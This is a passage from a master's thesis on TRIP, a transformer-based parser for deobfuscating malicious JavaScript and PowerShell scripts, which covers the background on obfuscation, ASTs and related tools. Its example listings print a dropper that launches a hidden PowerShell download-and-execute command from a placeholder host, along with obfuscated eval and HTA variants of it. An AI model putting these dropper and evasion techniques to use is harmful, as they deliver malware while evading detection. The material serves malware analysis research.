A CROSS-LANGUAGE FRAMEWORK FOR MALICIOUS SCRIPT DEOBFUSCATION

UN CADRE INTER-LANGAGES POUR LA DÉSOBFUSCATION DE SCRIPTS MALVEILLANTS

A Thesis Submitted to the Division of Graduate Studies
of the Royal Military College of Canada
by

Weijia Lu, BEng
Captain

In Partial Fulfillment of the Requirements for the Degree of
Master of Applied Science in Electrical and Computer Engineering

April, 2026

Abstract

Syntax Analysis, the process of parsing code sequences into an intermediate representation, is a critical procedure within the malware deobfuscation pipeline, bringing grammatically defined hierarchical structure to seemingly random sequences of obfuscated characters. Modern efforts to perform this analytical procedure are restricted to traditional parsers that rely on static grammatical rules, thereby contributing to a fragmented landscape of tools with narrow applications. The aim of this research is to evaluate the effectiveness of the transformer architecture to perform syntax analysis on malicious scripts. To this end, the Transformer-based Robust Island Parser (TRIP) is introduced, a cross-language framework designed around heuristic-driven fragmentation and neural inference parsing of obfuscated code. In the modern machine learning landscape, transformer models such as TreeBERT and AST-T5 have demonstrated code understanding and generation capabilities by accurately mapping programming language syntax and semantics. This research explores the application of this structural awareness towards the neural inference of an intermediate representation of code. Results demonstrate that the transformer achieved superior robustness in parsing fragmented code when compared against traditional parsing solutions, especially for JavaScript, while presenting a unified cross-language output format to simplify analysis.

Résumé

L'analyse syntaxique, le processus d'analyse de séquences de code en une représentation intermédiaire, est une procédure critique au sein du pipeline de déobfuscation des logiciels malveillants, apportant une structure hiérarchique définie grammaticalement à des séquences apparemment aléatoires de caractères obscurcis. Les efforts modernes pour effectuer cette procédure analytique sont limités aux analyseurs traditionnels qui s'appuient sur des règles grammaticales statiques, contribuant ainsi à un paysage fragmenté d'outils aux domaines d'application restreints. L'objectif de cette recherche est d'évaluer l'efficacité de l'architecture Transformer pour effectuer l'analyse syntaxique des scripts malveillants. À cette fin, le Transformer-based Robust Island Parser (TRIP) est présenté, un cadre inter-langage conçu autour de la fragmentation heuristique et de l'analyse syntaxique par inférence neuronale du code obscurci. Dans le paysage actuel de l'apprentissage automatique, les modèles de transformateurs tels que TreeBERT et AST-T5 ont démontré leurs capacités de compréhension et de génération de code en cartographiant avec précision la syntaxe et la sémantique des langages de programmation. Cette recherche explore l'application de cette conscience structurelle à l'inférence neuronale d'une représentation intermédiaire du code. Les résultats démontrent que le transformateur a atteint une robustesse supérieure dans l'analyse du code fragmenté par rapport aux solutions d'analyse traditionnelles, en particulier pour JavaScript, tout en présentant un format de sortie inter-langage unifié pour simplifier l'analyse.

Contents

List of Figures

List of Tables

Listings

1 Introduction

Script-based malware has been established as a significant risk within the field of cybersecurity, with recent reports indicating a success rate ten times greater than traditional malware attacks [1]. Some variants are categorized as "executable-less attacks", which rely on scripts acting as droppers to trigger an initial payload to infect target systems [2]. The core advantage of script-based malware stems from its ability to leverage legitimate system processes to conduct ongoing malicious activities, bypassing the need to drop file-based artifacts across all phases of the infection chain.

Obfuscation is the primary technique used to reduce the detectable footprint of script-based malware. It is the process of transforming a script's source code into an unrecognizable yet semantically equivalent form to bypass existing firewalls and Intrusion Detection Systems (IDS) [3]. A practical example of such an application can be found in `Poweliks`, which was identified by the U.S. Department of Health and Human Services as a script-based malware sample that uses the Windows registry to establish persistence [4]. Figure 1.1 depicts the `Poweliks` installation process, which utilizes rundll32.exe (depicted in blue) to execute a malicious JavaScript dropper (depicted in red), which subsequently decodes additional payload data (depicted in green) for execution to further its infection process [5]. To understand these infection mechanisms without resorting to dynamic analysis, the JavaScript dropper would have to be deobfuscated to reveal the payload encoding mechanism. Subsequently, the payload can be decoded to reveal additional malicious artifacts for further analysis. While `Poweliks` illustrates the fundamental concept, modern script-based malware often employs more sophisticated evasion and obfuscation techniques to conceal its malicious intent [6]. This complexity undermines the efficiency of traditional analysis methods, necessitating automated frameworks that enable effective deobfuscation.

Syntax analysis can be defined as the process of parsing an input script into its intermediate Abstract Syntax Tree (AST) representation using the strict grammatical rules of its programming language [7]. In the context of malware



Figure 1.1: Poweliks installation process [5].

analysis and deobfuscation, syntax analysis is an important procedure that introduces structure to a seemingly random sequences of obfuscated characters. While this strict grammatical structure can be beneficial when writing code, malicious scripts are often coded in multiple programming languages and prone to syntax errors, thereby introducing inefficiencies to the overall deobfuscation process. For example, the encoded `Poweliks` payload depicted in Figure 1.1 can be decoded into a PowerShell script that performs follow-on actions to further the infection process. Thus, the analysis of the JavaScript dropper and the PowerShell initial payload to ascertain the follow-on actions of `Poweliks` on the target system would require the application of two compiler oriented parsing solutions, each incorporating the complete set of strict grammatical rules for its corresponding programming language. These static rule-based parsers are designed around enforcing syntax correctness to ensure deterministic code execution; the syntax errors that are more commonly found in obfuscated code can hinder parsing and the downstream deobfuscation performance.

1.1 Motivation

Across recent works in the detection and analysis of script-based malware, deobfuscation plays a critical preprocessing role in restoring the structural coherence of obfuscated scripts. While a wide range of Machine Learning (ML) based techniques have been implemented to perform core functionalities, static rule-based parsing dominates the syntax analysis component of deobfuscation. For example, Tsai et al. as well as Yang et al. developed script-based malware classification tools, PowerDP and PowerDetector, that target malicious PowerShell scripts [3, 6]. PowerDP incorporates traditional ML models to perform multi-label classification, while PowerDetector is based on a custom

transformer architecture designed to capture complex semantic relationships and dependencies. Both tools approach the obfuscation problem by relying on the Abstract Syntax Tree (AST) and static input preprocessing techniques. Specifically, the initial AST parsing step depends on static grammatical rules that restrict flexibility against syntactically imperfect code. Although these frameworks do mitigate the effects of obfuscation through their ML-based classifiers to extract key semantic features, the reliance on static rule-based parsing and pattern recognition limits generalization beyond their original scope, as their adaptation to novel obfuscation techniques introduces manual scaling bottlenecks.

This research addresses this methodological deficiency by introducing the Transformer-based Robust Island Parser (TRIP), a cross-language deobfuscation framework designed to overcome the limitations associated with the rigidity of existing parsing solutions. An empirical examination is conducted to assess the ability of transformer-based models to generalize to "programming language not seen in the pre-training phase" [8], and their potential to eliminate the need for static rule-based parsers for syntax analysis. This approach has the potential to reframe the parsing step in this malware deobfuscation problem as a data-driven machine-learning task.

1.2 Statement of Deficiency

The integration of transformers and Large Language Models (LLMs) in the deobfuscation process for malicious JavaScript and PowerShell samples has been explored by Qin et al. and Patsakis et al., respectively [9, 10]. Although these research efforts demonstrated the capabilities of their solutions to reverse obfuscation techniques, they have not evaluated them across multiple languages. By restricting their frameworks to the syntax, semantics, and obfuscation techniques of a single language, the authors failed to address the multi-stage and cross-language nature of script-based malware [11].

Furthermore, the LLM integration by Patsakis et al. is relatively lightweight [10]. Their prompt appends a list of obfuscation techniques to the obfuscated PowerShell script as code-transformation hints, without targeted syntax analysis. Because the model receives raw inputs, the task is imprecisely defined, which may explain the modest deobfuscation accuracy score reported. To the best of our knowledge, no existing framework combines AST-based syntax analysis with transformer models into a single, cross-language deobfuscation pipeline for malicious scripts.

1.3 Aim

The aim of this research is to evaluate the effectiveness of the transformer architecture to perform syntax analysis on syntactically imperfect code islands [12] within a cross-language deobfuscation framework for script-based malware. Specifically, effectiveness can be defined as the ability of the transformer architecture to generate ASTs with consistent or better fidelity than static rule-based parsers when parsing code sequences within the context of the TRIP framework.

This research is scoped to the syntax analysis of malicious scripts with a focus on the obfuscated dropper, which have been identified as a prevalent initial payload delivery mechanism for script-based malware [2]. While research efforts ultimately enable deobfuscation, quantitative evaluation is strictly scoped towards syntax analysis and the transformer-based parser. By generating a unified cross-language intermediate representation for PowerShell and JavaScript, the foundation required for downstream deobfuscation is established. The product of this research is TRIP, a deobfuscation framework that is capable of recovering the encoded payloads of script-based malware concealed by obfuscated delivery mechanisms.

1.4 Summary of Results

The transformer architecture evaluated in this research outperformed static rule-based parsers on targeted applications across code sequences with incorrect syntactic structure. Specifically, we demonstrate that the TRIP framework affords the capability to parse complete malware samples regardless of file size. However, parsing performance decreases for lengthy data structures such as arrays, resulting in dropped nodes; importantly, the overall deobfuscation performance of TRIP is not degraded as established by the framework's island grammar implementation.

1.5 Organization

The remainder of this thesis is organized as follows. Chapter 2 discusses the background of obfuscation techniques common to JavaScript and PowerShell, ASTs, the transformer architecture, and island grammar theory. Chapter 3 reviews related work with direct correlation to the TRIP framework. Chapter 4 describes the methodology for designing and evaluating TRIP. Chapter 5

presents the results and a discussion of the experimentation. Chapter 6 outlines this works contributions, suggests future work, and concludes the thesis.

2 Background

This chapter outlines the fundamental concepts of malware obfuscation techniques, ASTs, the transformer architecture, and island grammars in support of the research aim. Operating at the intersection of malware deobfuscation, deep learning, and compiler theory, this work applies the transformer's pattern-recognition capabilities to emulate the traditional parser's structurally rigorous characteristics in practical applications. Vaswani et al. originally designed the transformer for English-to-French natural language translation [13]; its sequence-to-sequence mapping capabilities make it well-suited for interpreting the underlying meaning of inputs. By treating parsing as a natural language translation task while respechiing the structural and hierarchical nature of code sequences, transformers are theoretically capable of using their attention mechanisms to map the seemingly chaotic obfuscated input into an ordered intermediate representation. As a result, the generated output can serve as a label system for every code element in the input, effectively organizing the syntactic noise of obfuscated nodes to reveal the underlying program logic and hidden payloads.

This chapter is organized into the following sections: Section 2.1 presents the necessary concepts for the obfuscation techniques used in this research. Section 2.2 describes ASTs and their security applications. Section 2.3 explores the transformer architecture, detailing its fundamental functionalities and inherent limitations. Section 2.4 discusses the concept of Island Grammar and its relation to this research, and Section 2.5 provides a summary.

2.1 Obfuscation Techniques

Malicious scripts written in PowerShell, JavaScript and other languages have been identified as a prevalent payload delivery mechanism for script-based attacks [2]. Although executing these scripts can be trivial on Windows systems, they often employ specific coding techniques to initiate an attack, making

them susceptible to signature matching by IDS. To mitigate detection and improve infection success rates, malicious scripts such as droppers often employ obfuscation to mask their signatures. A dropper is designed to encapsulate a second-stage payload and ensure it is executed on a target system in a evasive and discrete manner. As CYFIRMA Research noted, this "layered approach complicates detection and mitigation efforts and hinders static and dynamic analysis" [14].

```
1 var lidizzz = new ActiveXObject("shell.application");
2 lidizzz.ShellExecute("cmd.exe", "/c powershell.exe -
    ExecutionPolicy bypass -noprofile -windowstyle hidden
    IEX (New-Object System.Net.WebClient).DownloadString('
    http://www.malicious-url.com/malware_example/
    second_stage_payload.ps1');", "", "open", 0);
3 var YgIMpYRfJJZllpj = 5539;
```

Listing 2.1: Cleartext JavaScript malware sample, adapted from 20160810_e82fda6d361c06f4e6c3bf1f6d14930a.js [15].

Listing 2.1 presents a clear-text malware sample using a JavaScript wrapper designed to execute a PowerShell payload. At runtime, the JavaScript variable `lidizzz` is assigned an `ActiveXObject` shell instance, which is subsequently used to invoke the `ShellExecute()` function. Specifically, the executed process is `cmd.exe`, and the PowerShell payload is passed as a parameter to the shell execution operation. The PowerShell payload then implements a series of `.NET` API calls to download and execute the second-stage payload directly within the memory space of the target system. Of note: `System.Net.WebClient` allows for the sending and receiving of data from a specific URL, `DownloadString()` retrieves the remote payload, and `IEX` executes that payload directly within system memory. This example characterizes script-based malware, as all malicious actions bypass the disk to minimize the infection footprint, thereby drastically increasing the complexity of post-infection analysis. However, in this clear-text form, the sample is easily detected by IDS due to the presence of known signatures, rendering the initial infection attempt nearly impossible.

Listing 2.2 demonstrates an obfuscated dropper that acts as a wrapper for the malware sample shown in Listing 2.1, which can significantly improve the initial infection success rate. This dropper leverages `Property Accessors` and the `this` keyword to execute the initial payload in an evasive manner. In JavaScript, `Property Accessors` allow any combination of strings or variables that evaluate to a property name to be accessed dynamically. When combined with the `this` keyword, which references the global execution object, function

```
1  var _0x0001 = "496e205061727469616c20467566696c6c6d656e7\
2  4206f662074686520526571756972656d656e747320666f722074686\
3  52044656772656520f66204d6173746572206f66204170706c69656\
4  420536369656e63652c20526f79616c204d696c697461727920436f6\
5  c6c656765206f662043616e6164612e6172206c696...[TRUNCATED]";
6  function _0x0002(hex, key) {
7      var deadcode = '';
8      var payload = '';
9      for (var i = 0; i < key; i += 2) {
10         deadcode += String.fromCharCode(parseInt(hex.
               substring(i, i + 2), 16));}
11     for (var i = key; i < hex.length; i += 2) {
12         payload += String.fromCharCode(parseInt(hex.
               substring(i, i + 2), 16));}
13     return [deadcode, payload];}
14 var _0x0003 = "cons";
15 var _0x0004 = "ole.l";
16 var _0x0005 = "og";
17 var _0x0006 = "ev";
18 var _0x0007 = "al";
19 this[_0x0003 + _0x0004 + _0x0005](_0x0002(_0x0001, 240)
       [0]);
20 this[_0x0006 + _0x0007](_0x0002(_0x0001, 240)[1]);
```

Listing 2.2: Script-based dropper malware sample (Listing 2.1) implementing a combination of PowerShell and JavaScript obfuscation techniques.

calls can be invoked without explicitly writing their names. Line 20 of Listing 2.2 illustrates this technique in practice. After applying constant propagation, the expression evaluates to `this["ev"+"al"](_0x0002(_0x0001, 240))`, which effectively simplifies to `eval("payload")`. Treating the `eval()` function call as a string to subsequently split and store its components in variables before execution conceals string-based malicious signatures within this multi-stage attack chain.

2.1.1 Data Encoding

Encoding is a common technique to obfuscate payloads and other sensitive information in all malware classes [16]. However, unlike Windows PE, which is composed of raw binary, script-based malware is primarily restricted to printable characters and human-readable source code. This leaves encoding as a direct means of concealing string-based malicious signatures, making the

technique more prevalent in scripts. Common encoding techniques include `Base64`, `Hexadecimal`, and `XOR` operations. The obfuscated dropper in Listing 2.2 utilizes hexadecimal encoding by storing the initial payload inside variable `_0x0001`, with function `_0x0002` acting as the decoder for payload recovery at runtime. Before extracting the payload and reverse engineering the decoder, the dropper's core functionalities can be difficult to determine without resorting to dynamic malware analysis.

2.1.2 Logic Obfuscation

Encoding techniques use their respective algorithms to encode or decode a target string. Once the payload is extracted, it can be straightforward to determine the encoding algorithm and reverse engineer a decoder. Dead code insertion is a technique used to obfuscate a malware sample's execution logic and conceal encoded payloads. Listing 2.2 employs this technique by storing a redundant string alongside the payload inside variable `_0x0001`. Specifically, lines 14, 15, 16, and 19 decode the redundant string and print the result to the console. This added complexity makes static analysis much more challenging, necessitating the separation of the malicious dropper logic from the dead code to enable successful deobfuscation.

2.1.3 Token Obfuscation

PowerShell is a relatively linear scripting language. Malicious PowerShell scripts primarily employ token obfuscation through the manipulation of strings as a means to render the source code unreadable [17], as opposed to using logic obfuscation. Common techniques include string splitting, random casing, and inserting escape characters (backticks). Listing 2.3 illustrates the decoded payload from Listing 2.2, which employs random casing and back-tick insertion to make it difficult to perform keyword-based signature matching against malicious indicators such as `DownloadString()` or `IEX`.

2.2 Abstract Syntax Trees (AST)

Within the compiler construct for a given programming language, the lexical analyzer, grammar, and parser each play a critical role in the syntax analysis of a program, supporting downstream tasks such as error handling and code representation [7]. The lexical analyzer initiates the language compilation process by preprocessing the input script as a stream of characters and grouping them into distinct sequences using a defined set of lexical patterns, thereby

```
1 var lidizzz = new ActiveXObject("shell.application");
    lidizzz.ShellExecute("cmd.exe", "/c‘ Po‘We‘RSH‘eL‘l‘.EX
    ‘E‘ -e‘X‘EC‘U‘t‘i‘oN‘P‘o‘Li‘C‘y‘ bYp‘a‘sS -n‘o‘P‘rO‘F‘I
    ‘Le‘ -w‘In‘D‘o‘w‘s‘t‘y‘Le‘ h‘i‘d‘d‘E‘N IE‘X‘ (n‘E‘W‘-o‘
    b‘JE‘C‘t‘ S‘yS‘TEM‘.n‘E‘T‘.w‘eB‘C‘l‘ie‘N‘T‘).DO‘W‘N‘LO‘
    A‘d‘s‘T‘RI‘Ng('http://www.malicious-url.com/
    malware_example/second_stage_payload.ps1');", "", "open
    ", 0); var YgIMpYRfJJZllpj = 5539;
```

Listing 2.3: Decoded payload from the JavaScript malware provided in Listing 2.2, implementing random casing and back-tick insertion via the PowerShell obfuscator Invoke-Obfuscation [18].

tokenizing every symbol from the input according to the language's lexicon. Every programming language has its own grammar, which defines its syntax. It is a set of rules that dictate how symbols within the lexicon interact with each other to generate a desired effect. The parser is the implementation of these rules in a production environment, verifying the token stream from the lexical analyzer against the language's syntactic specifications. When tokens deviate from the predefined structure, the parser can apply the grammar to detect and potentially remediate the deviation. The result of this process is an intermediate representation of the input stream that can express any legal programming construct in a structured and hierarchical format. A known intermediate representational format is the AST, defined as an interface between the parser and later stages of the compiler that conveys the source program in a correct syntactic structure but without any semantic interpretation [19].

The practicality of the AST is especially evident in the analysis of obfuscated code, where standard naming conventions are abandoned, and the surface-level syntax and control flow are intentionally convoluted. Listing 2.2 implements layout obfuscation through the use of meaningless strings as identifiers, in order to disguise the `eval()` function call as a benign alternative. In practice, malicious actors will often increase the visual entropy of identifiers to make them even harder to recognize. For example, consider line 20 of Listing 2.2 with misleading variable names to imitate a binary arithmetic operation:

```
this[_01001101 + _01101101](_01011001(_01000101, 240)[1]);
```

At face value, the malicious nature of this statement is not directly evident, and it can be difficult for a human analyst to ascertain its core functionalities without more in-depth analysis. By applying the bracket notation property accessor to dynamically reconstruct known static identifiers at runtime, the

static signature of malicious code is fragmented, enabling evasion of detection mechanisms that rely on keyword matching. Nonetheless, all coding practices must adhere to the syntactic specifications of a target programming language. This ensures that the parser and its intermediate representation output will always be the most direct and effective means of uncovering the hidden functionalities of an obfuscated script. As indicated in Listing 2.4, the JavaScript parser correctly labeled `_01001101` and `_01101101` as `identifiers` in line 11 and 12, and `_01011001(_01000101, 240)[1])` as a `CallExpression` in line 18. Through syntax structure and hierarchy, the AST is not only able to mitigate the impacts of misleading naming practices but also overcomes layout obfuscation to identify the hidden call. This directly demonstrates the AST's effectiveness as a deobfuscation tool, as it leverages the programming language's syntax and semantics to overcome obfuscation.

2.3 The Transformer Architecture



Figure 2.1: Transformer Architecture, adapted from Vaswani et al. [13]

The current research landscape of fragmented static rule-based parsing solutions, restricted to single programming languages, hinders the analysis of multi-lingual malware samples [3, 6, 17, 20]. For example, a hybrid JavaScript-PowerShell malware sample like the one shown in Listing 2.2 would require separate parsing tools, each outputting ASTs with distinct structures and

```
{
  "type": "Program", "body": [ {
    "type": "ExpressionStatement",
    "expression": {
      "type": "CallExpression",
      "callee": {
        "type": "MemberExpression", "computed": true,
        "object": { "type": "ThisExpression" },
        "property": {
          "type": "BinaryExpression", "operator": "+",
          "left":  { "type": "Identifier", "name": "
             _01001101" },
          "right": { "type": "Identifier", "name": "
             _01101101" }
        }
      },
      "arguments": [ {
        "type": "MemberExpression", "computed": true,
        "object": {
          "type": "CallExpression",
          "callee": { "type": "Identifier", "name": "
             _01011001" },
          "arguments": [
            { "type": "Identifier", "name": "_01000101" },
            { "type": "Literal", "value": 240, "raw": "240
               " }
          ]
        },
        "property": { "type": "Literal", "value": 1, "raw"
           : "1" }
      } ]
    }
  } ],
  "sourceType": "script"
}
```

Listing 2.4: AST for a modified version of Listing 2.2 line 20.

contributing to preventable complications. The transformer, belonging to the sequence analysis family of models, can enable a potential solution for this interoperability challenge and set the stage for a standardized intermediate representation across programming languages.

Traditional ML models often require inputs of fixed vector sizes for both

training and testing, which can be restrictive for various applications. For malware deobfuscation, malicious scripts of varying sizes must be preprocessed to the fixed vector size, and critical information can be lost due to this translation process. Long Short-Term Memory (LSTM) networks, a predecessor to the transformer, are one of a series of sequence analysis models that work with sequential data to process variable-length input vectors [21]. While Recurrent Neural Networks are historically known for their vulnerability to the vanishing or exploding gradient problems [22], LSTMs systematically mitigate this issue via two memory streams. The short-term memory relies on the interdependency of chronological input tokens to track present context. The long-term memory only retains the most important features across the input stream, so key contextual information is retained even though that same information may be lost in short-term memory. Although the gradient problems are mitigated, LSTMs still cannot reliably capture the complex hierarchical relationships found in programming languages to the extent required for AST parsing, primarily due to the extensive sequence lengths that ASTs commonly exhibit [13].

The transformer architecture overcomes this sequential bottleneck by adopting a fundamentally different approach, relying on its multi-head self-attention layer to capture complex hierarchical features, as illustrated in Figure 2.1. This attention architecture is composed of a collection of self-attention heads operating in parallel to individually track distinct contextual components [13]. Specifically, each head can focus on a specific aspect of the input by dynamically attending to all tokens from the input stream, enabled by the token-level sequential context from the positional encoding layer, to extract inter-token contextual relations. To illustrate, consider the clear-text PowerShell payload presented as a JavaScript string in Listing 2.1. Here, one self-attention head may focus on the collection of sub-word tokens that constitute the malicious URL, effectively associating these fragments into one semantically coherent entity.

As detailed by Vaswani et al. [13], multi-head self-attention is the core of the transformer architecture and its variants are integrated to achieve specific operational effects. The masked multi-head attention layer in the decoder hides tokens in each training sample whose index is greater than that of the current output token. This ensures the model cannot peek into future tokens and generates outputs based on information that it currently possesses. The encoder-decoder attention layer bridges the two stacks, ensuring critical input features are retrieved at each decoding step. This combination enables the transformer to excel at accurate feature extraction from complex relationships in natural and programming languages.

Models such as AST-T5 and TreeBERT apply the transformer architecture to code understanding and generation tasks [8, 23]. Although minor changes are made to transition the transformer architecture from its original natural language translation task, core architecture techniques, including the multi-head self-attention layer are retained. The combination of the techniques provides the capability required for AST Parsing within a cross-language malware deobfuscation framework.

2.3.1 Fine-Tuning

Transformer models are generally pretrained on a specific task, enabling them to be effective at solving problems within a targeted scope. For example, TreeBERT is pretrained on 7.2 million Python files and 14.1 million Java files [8]. This enables the baseline TreeBERT model to be effective in extracting Java and Python-based ASTs. However, the semantics and syntax of Python and Java are similar to those of other languages; these patterns are numerically represented in the weights of the pretrained model. Model adaptation techniques, such as fine-tuning, can mitigate this knowledge gap and enable the transformer to leverage these similarities to solve problems in a different but related scope [24].

This technique enables a given transformer to specialize on a new but related task [24]. Specifically, fine-tuning AST-T5 in PowerShell or JavaScript enables the model to acquire semantic awareness of a language not present in its pre-training dataset. AST-T5 was originally pretrained for code understanding and generation tasks via an inherent awareness of syntactic structure, rather than via AST parsing specifically [23]. Fine-tuning on a Script-AST dataset for both PowerShell and JavaScript should enable this capability, allowing AST-T5 to leverage its structural awareness to complete the parsing task.

2.3.2 Context Window Limit

Sequence length is an important model parameter for the sequence analysis family of models, as it defines the maximum quantity of tokens that the model can process at a time. This is often referred to as a model's context window. For encoder-decoder LLMs built upon the transformer architecture and specifically pretrained for code understanding and generation, such as CodeT5+ and AST-T5, the input sequence length to the encoder is decoupled from the decoder output sequence length [23, 25]. This is contrary to LLMs that adopt the decoder-only architecture which shares the same context window between the input and output, such as GPT-2 [26].

This sequence length limit can be highly restrictive to the adoption of transformers for AST parsing. This can be particularly concerning considering the approximate ten times character expansion ratio from the input script to its corresponding AST, exhibited during preliminary data analysis (see Appendix C). Moreover, the average character lengths of the JavaScript and PowerShell malware samples comprising the dataset for this research are 12,457 and 2,324, respectively. When parsed into ASTs without preprocessing, output lengths can expand to approximately 124,570 and 23,240 characters, significantly overwhelming the AST-T5 decoder's context window of 1024 tokens. To offset this expansion ratio and respect sequence length limits, input scripts must be broken up to fragments of approximately 100 characters. Additionally, even large-scale cloud-based LLMs like Gemini 3.0 Pro have finite context windows [27]. Although significantly greater than the average encoder-decoder LLM, such a finite context window can directly prevent models from processing malicious scripts for basic analytical information if the total character count for a target sample is greater than its maximum sequence length. Mitigating the context window limitation is a critical step in implementing a transformer-based parsing solution.

2.4 Island Grammar

An Island Grammar is a specialized parsing solution that partially adopts a programming language's grammar to isolate and extract desired code constructs from a target code base. This concept was originally introduced to refine source model extraction, a reverse-engineering technique defined as "the automated extraction of information from system artifacts" [12]. This is a well-known technique that reverse engineers use to understand the source code of a program or system. Moonen identified a critical limitation of existing parser-based solutions, where a strict reliance on the complete set of grammatical rules of a programming language can degrade robustness when processing imperfect code.

Listing 2.5 illustrates this limitation. It is constructed from Listing 2.2 by encapsulating the source code in the Microsoft HTML Application (HTA) format and adapting it for execution in its intended environment. To maintain a minimal infection footprint, this sample should be executed from the temporary folder of a target system via the Microsoft HTML Application Host (`mshta.exe`), a known attack vector often employed by malicious actors to bypass the security safeguard of the web browser [28]. An added benefit of the HTA is its ability to not only execute flawlessly within modern

```
<HTA:APPLICATION ID="javascript_malware_dropper">
<script language="JScript">
    var _0x0001 = "496e20506...[TRUNCATED]";
    function _0x0002(hex, key) {
        // decoding logic
        return [deadcode, payload];}

    var _0x0003 = new ActiveXObject("WScript.Shell");
    var _0x0004 = "ev";
    var _0x0005 = "al";
    _0x0003.Popup(_0x0002(_0x0001, 240)[0], 0, "Benign
       Popup", 64);
    this[_0x0004 + _0x0005](_0x0002(_0x0001, 240)[1]);
</script>
```

Listing 2.5: JavaScript malware dropper sample (Listing 2.2), reformatted as a Microsoft HTA.

Windows operating systems, but also to violate the JavaScript syntax and prevent parsing. Standard JavaScript parser anticipates pure JavaScript code. Thus, the initial `<` token of the `HTA:APPLICATION` tag automatically triggers a parser exception when detected, which outputs an `Unexpected token <` error message. A successful deobfuscation attempt would require manually removing the HTA header and footer tags to allow the parser to function as intended, which would cause delays.

To implement this parsing concept, a unique parsing solution was introduced to address syntax errors in the input, thereby expediting reverse engineering. Moonen classifies the desired code constructs as the "island" and the remainder as "water". This island-and-water concept can be applied to deobfuscate the dropper, enabling automated pivoting to its core functionality to recover the payload. For example, the HTA header and footer tags in Listing 2.5 can be considered water, and the JavaScript code would be the island. This can allow a static rule-based parser to automatically bypass syntactic imperfections.

Furthermore, the island-and-water concept can be extended beyond overcoming syntax imperfections to data abstraction, offering a potential solution to the context window limitations discussed in Section 2.3. In the context of payload recovery from obfuscated script-based droppers, "water" should not be restricted to syntactically incorrect code, but expanded to syntactically correct but semantically irrelevant data as well. For example, the encoded string assigned to variable `_0x0001` of listing 2.2 is over 1 thousand characters in length and is capable of overwhelming the encoder sequence length limit

of a typical code understanding and generation LLM. However, treating this string as "water" and removing it will significantly reduce input length while retaining the semantically significant dropper logic. This abstraction technique enables the analyst to retain the structural hierarchy of a malicious script while discarding bulk data that would otherwise exceed the transformer's limited context window.

2.5 Summary

The AST has proven effective at supporting malware deobfuscation by highlighting malicious artifacts through the syntax and semantics of code sequences. This chapter introduced the transformer architecture as an alternative to static rule-based AST parsing, owing to its ability to process sequential data and maintain contextual awareness via its multi-head self-attention layer. While promising, certain architectural constraints can become a critical bottleneck when processing long input sequences, thereby limiting their applicability in practical settings. A novel application of Moonen's island grammar theory has the potential to mitigate this limitation and validate this alternative solution.

3 Related Work

This chapter investigates the design of existing research on malware deobfuscation techniques and language-agnostic parsers to identify inherent limitations in current methodologies, and examines code-understanding LLMs to assess their generative neural parsing capabilities. The evaluation criteria are based on a qualitative comparison of the robustness and generalization potential of parsing solutions that enable downstream source code recovery. To contextualize this investigation, we note that the existing malware mitigation landscape includes the detection of malware samples, in addition to its analysis that encompasses both deobfuscation and classification. Our work focuses exclusively on deobfuscation.

This chapter is broken down into the following sections: Section 3.1 provides an overview of traditional deobfuscation techniques. Section 3.2 explores language agnostic parsing solutions, found predominantly in software reverse engineering related research. Section 3.3 discusses research that integrated LLMs as the core analysis engine. Section 3.4 presents an overview of code understanding and generation LLMs, and Section 3.5 provides a summary.

3.1 Traditional Deobfuscation Techniques

Traditional techniques that rely on static rule-based parsing and hard-coded source code recovery dominate the malware deobfuscation landscape. This section explores established deobfuscation methods within a broader landscape by categorizing techniques into three distinct approaches to illustrate this trade-off.

3.1.1 Localized AST-based Deobfuscation

AST integration into deobfuscation frameworks leverages the grammar of specific programming languages to reveal hidden patterns in obfuscated scripts. It is often relied on as the primary intermediate representation by malware

researchers. Herrera created SAFE-DEOBS, a traditional static, rule-based approach for deobfuscating malicious JavaScript to enable downstream analysis [20]. As a static deobfuscator, SAFE-DEOBS is composed of two parts: the first is preprocessing, which parses the input into an AST. This component is directly based on the Scalable Analysis Framework for ECMAScript (SAFE v2.0). SAFE is a JavaScript analytical tool that is designed to parse, rewrite, compile, build, and analyze JavaScript files to enable "advanced research in JavaScript web applications" [20]. Specifically, Herrera states the `astRewrite` function call from SAFE is imported to prepare the input script for deobfuscation. The second is the deobfuscation passes component, comprised of distinct phases that systematically recover source code from JavaScript inputs that are contaminated by techniques designed to obfuscate structural logic and lexical elements. SAFE-DEOBS walks the AST through this systematic approach until the input script is recreated in a clear format and no further transformations are possible.

Invoke-Deobfuscation by Chai et al., designed to reverse string-based obfuscation in PowerShell scripts [17], adopts a similar AST traversal approach. Since PowerShell is an interpreted language that executes a script line by line at runtime, there is no program control flow, and obfuscation primarily focuses on making each line unreadable through string manipulation. Chai et al. identified three categories of PowerShell string obfuscation techniques categorized as level one (visual transformations), level two (lexical modifications) and level three (encoding-based obfuscation), with each having a progressively stronger impact on the overall code structure. The framework employs localized AST node execution for basic string concatenation, context-aware variable tracking to resolve hidden strings, and specifically targets `Base64` encoding to recover hidden payloads. Invoke-Deobfuscation can reverse all three obfuscation levels by systematically decoding and resolving strings to identify hidden execution paths.

